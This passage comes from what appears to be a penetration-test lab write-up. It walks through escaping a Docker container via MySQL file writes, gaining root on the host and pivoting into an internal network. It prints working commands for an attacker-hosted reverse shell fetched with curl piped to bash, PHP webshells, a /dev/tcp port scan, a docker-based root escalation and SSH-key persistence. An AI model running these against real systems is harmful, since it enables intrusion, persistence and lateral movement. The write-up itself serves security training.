



Figure 34: Network diagram from the attacker's point of view (1)

Escaping docker using MySQL


At this point, after setting up a reverse shell with the system, we discovered that we were in a Docker container as follows:



```
www-data@165165e802ed:/var/www/admin$ ls -la /
total 340
drwxr-xr-x   1 root root   4096 Sep 10 10:47 .
drwxr-xr-x   1 root root   4096 Sep 10 10:47 ..
-rwxr-xr-x   1 root root      0 Sep 10 10:47 .dockerenv
```


Figure 35: .dockerenv file

Therefore, our next goal is to escape. In the `/var/www/admin` directory we found the `db_connect.php` file containing **credentials for the remote MySQL database** and the **host** providing that service, **192.168.100.1**:



```
www-data@72001c91f6fe:/var/www/admin$ ls -la
total 72
drwxr-xr-x 6 root root  4096 Jan 16  2021 .
drwxr-xr-x 1 root root  4096 Jan 16  2021 ..
-rw-r--r-- 1 root root    69 Jan  4  2021 .htaccess
-rw-r--r-- 1 root root  1619 Nov  3  2020 action_page.php
drwxr-xr-x 7 root root  4096 Jul  4  2019 assets
-rw-r--r-- 1 root root 16120 Nov  3  2020 dashboard.php
-rw-r--r-- 1 root root   348 Nov  3  2020 db_connect.php
drwxr-xr-x 2 root root  4096 Jul  4  2019 docs
drwxr-xr-x 2 root root  4096 Oct 23  2020 examples
-rwxr-xr-x 1 root root 11753 Oct 22  2020 hololive.png
-rw-r--r-- 1 root root  1845 Oct 22  2020 index.php
-rw-r--r-- 1 root root   135 Jan 16  2021 robots.txt
drwxr-xr-x 2 root root  4096 Jan  4  2021 supersecretdir
www-data@72001c91f6fe:/var/www/admin$ 
```

Figure 36: db_connect.php file



```
www-data@72001c91f6fe:/var/www/admin$ cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123[redacted]");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@72001c91f6fe:/var/www/admin$ 
```

Figure 37: Sensitive information in the db connect file

From the data provided, a port scan was performed on host **192.168.100.1** with the following script:

```bash
#!/bin/bash

for port in $(seq 1 10000); do
    timeout 1 bash -c "echo '' > /dev/tcp/192.168.100.1/$port" &>/dev/null && echo -e "\t[*] Port $port -OPEN" &
done; wait
```

As a result of the scan, we discovered additional ports with the following services:

- 22: SSH
- 80: HTTP
- 3306: MySQL
- 8080: HTTP

After an enumeration on the SQL service running on the Docker gateway (**192.168.100.1**), we found a misconfiguration of the `secure_file_priv` variable, which has the following value:

```
mysql> SHOW VARIABLES LIKE "secure_file_priv";

+------------------+----------------+
| Variable_name | Value |
+------------------+----------------+
| secure_file_priv | /var/www/html/ |
+------------------+----------------+
1 row in set (0.00 sec)
```

This allows us to read/upload files in the `/var/www/html` directory of the remote machine (i.e. 192.168.100.1) if we have the **FILE** or **super_priv** privilege:


```
mysql> SELECT super_priv FROM mysql.user WHERE user="admin";
+------------+
| super_priv |
+------------+
| Y |
+------------+
1 row in set (0.00 sec)
```

Since we have the privileges and there are several web servers running on that host, we can store PHP code in the directory named above to attempt remote command execution:

```
select "<?php system($_REQUEST['cmd']); ?>" INTO OUTFILE '/var/www/html/shell.php';
```


Next, the GET request with `curl` is made to the previously uploaded file against ports 80 and 8080:

```
> curl http://192.168.100.1:80/shell.php?cmd=hostname%20-I
<NOTHING>

> curl http://192.168.100.1:8080/shell.php?cmd=hostname%20-I
10.200.191.33 192.168.100.1 172.17.0.1
```



```
www-data@a273c93d401a:/var/www/html$ hostname -I
192.168.100.100
www-data@a273c93d401a:/var/www/html$ curl http://192.168.100.1:8080/shell.php?cmd=hostname%20-I
10.200.69.33 192.168.100.1 172.17.0.1
www-data@a273c93d401a:/var/www/html$
```

Figure 38: Remote execution of commands on host 192.168.100.1



```
www-data@a273c93d401a:/var/www/html$ curl http://192.168.100.1:8080/shell.php?cmd=ping%20-c%201%2010.50.70.251
PING 10.50.70.251 (10.50.70.251) 56(84) bytes of data.
64 bytes from 10.50.70.251: icmp_seq=1 ttl=63 time=223 ms

--- 10.50.70.251 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 223.299/223.299/223.299/0.000 ms
www-data@a273c93d401a:/var/www/html$
```

Figure 39: Ping from 192.168.100.1 (also 10.200.191.33) to our attacking IP

Since the host **192.168.100.1** also has the IP address **10.200.191.33**, we know that we have connectivity to that machine from the outside, because this IP address belongs to the public web server we exploited earlier. Therefore, we proceeded to perform a reverse shell against our system:

```
[ATTACKER]> echo -e '#!/usr/bin/bash\nbash -i >& /dev/tcp/10.50.188.30/4444 0>&1' > shell.sh
[ATTACKER]> sudo python3 -m http.server 80
[ATTACKER]> sudo nc -nvlp 4444
[L-SRV01 (webshell)]> curl -s 'http://192.168.100.1:8080/shell.php?cmd=curl%20http://10.50.188.30/shell.sh%20|bash'
```

Privilege escalation via SUID permissions

With a brief enumeration of the L-SRV01 host, the `docker` binary was found with SUID permissions, which may lead to privilege escalation on the local system.

From the images available in **docker**, the **ubuntu** image was used to mount the **host** in this container and add our SSH public key in the `/root/. ssh/authorized_keys` file to establish persistence, and thus later connect to the system by providing the private key:

```
[L-SRV01]> whoami
www-data
[L-SRV01]> docker images
...
ubuntu 18.04 56def654ec22 10 months ago 63.2MB
[L-SRV01]> docker run -v /:/mnt --rm -it 56def654ec22 chroot /mnt sh
[L-SRV01 (Container)]> echo "<SSH PUBLIC KEY>" >> /root/.ssh/authorized_keys
[L-SRV01 (Container)]> exit

[ATTACKER]> ssh -i id_rsa root@10.200.191.33
[L-SRV01]> whoami && hostname -I
root
10.200.191.33 192.168.100.1 172.17.0.1
```

Pivoting on an internal system

Now, we have to use a method to tunnel our traffic on the internal network. For this, the `sshuttle` tool was used to pivot because it creates a VPN-like connection through an SSH tunnel to the internal network. The syntax used is as follows:

```
> sshuttle -r root@10.200.191.33 --ssh-cmd "ssh -i id.rsa" 10.200.191.0/24 -x 10.200.191.33
```

Then, a host discovery was performed on the new network segment we are on. These were the results:

```
[+] Host: 10.200.191.32 -ACTIVE
[+] Host: 10.200.191.33 -ACTIVE
[+] Host: 10.200.191.35 -ACTIVE
[+] Host: 10.200.191.31 -ACTIVE
[+] Host: 10.200.191.30 -ACTIVE
```




Figure 40: Network diagram from the attacker's point of view (2)

Multiple web vulnerabilities

After port/service scanning on those hosts and a brief enumeration on the S-SRV01 web server, a vulnerability was found in the password reset functionality. Basically, when entering a valid user (such as **gurag**, which was found in the MySQL database earlier), a parameter appeared to add in the URL, which was the `user_token`. The value of this was provided to us immediately, and with the Developer Tools we could visualize it since it was being filtered by an error in the code. By entering that value in the URL for the GET request, we were redirected to the page to reset the password:




Figure 41: Click on the button to reset the password (1)





Figure 42: Enter the user gurag (2) and click reset (3)



```
10.200.191.31/password_reset.php?user=gurag&user_token=4f957f5c0b5783021077bf21a6b2cb5305e05f52
```

An email has been sent to the email associated with your username

Name	Value
user_token	4f957f5c0b5783021077bf21a6b2cb5305e05f52ff63eaeacc34583445...
PHPSESSID	5f3ha5i3hq7a6mrhbt6dd6gava

Figure 43: If we open the Developer Tools, we see that the token is filtered (4), so the attacker can copy that value and paste it in the URL where the `user_token` (5) is requested.




10.200.191.31/reset.php

Figure 44: We see that we are redirected to reset.php


By logging in with the credentials (after changing them via `reset.php`), the S-SRV01 server could be compromised by uploading files. As no restriction is used, a PHP webshell was created for remote command execution:

```
<?php echo "<pre>" . shell_exec($_REQUEST['cmd']). "</pre>"; ?>
```


No seguro | 10.200.191.31/upload.php

The file shell.php has been uploaded.

Figure 45: Webshell successfully uploaded



No seguro | 10.200.191.31/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2021-09-04 21:28	64	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.191.31 Port 80

Figure 46: The webshell shell.php in the images directory




```
10.200.191.31/images/shell.php?cmd=ipconfig

Windows IP Configuration


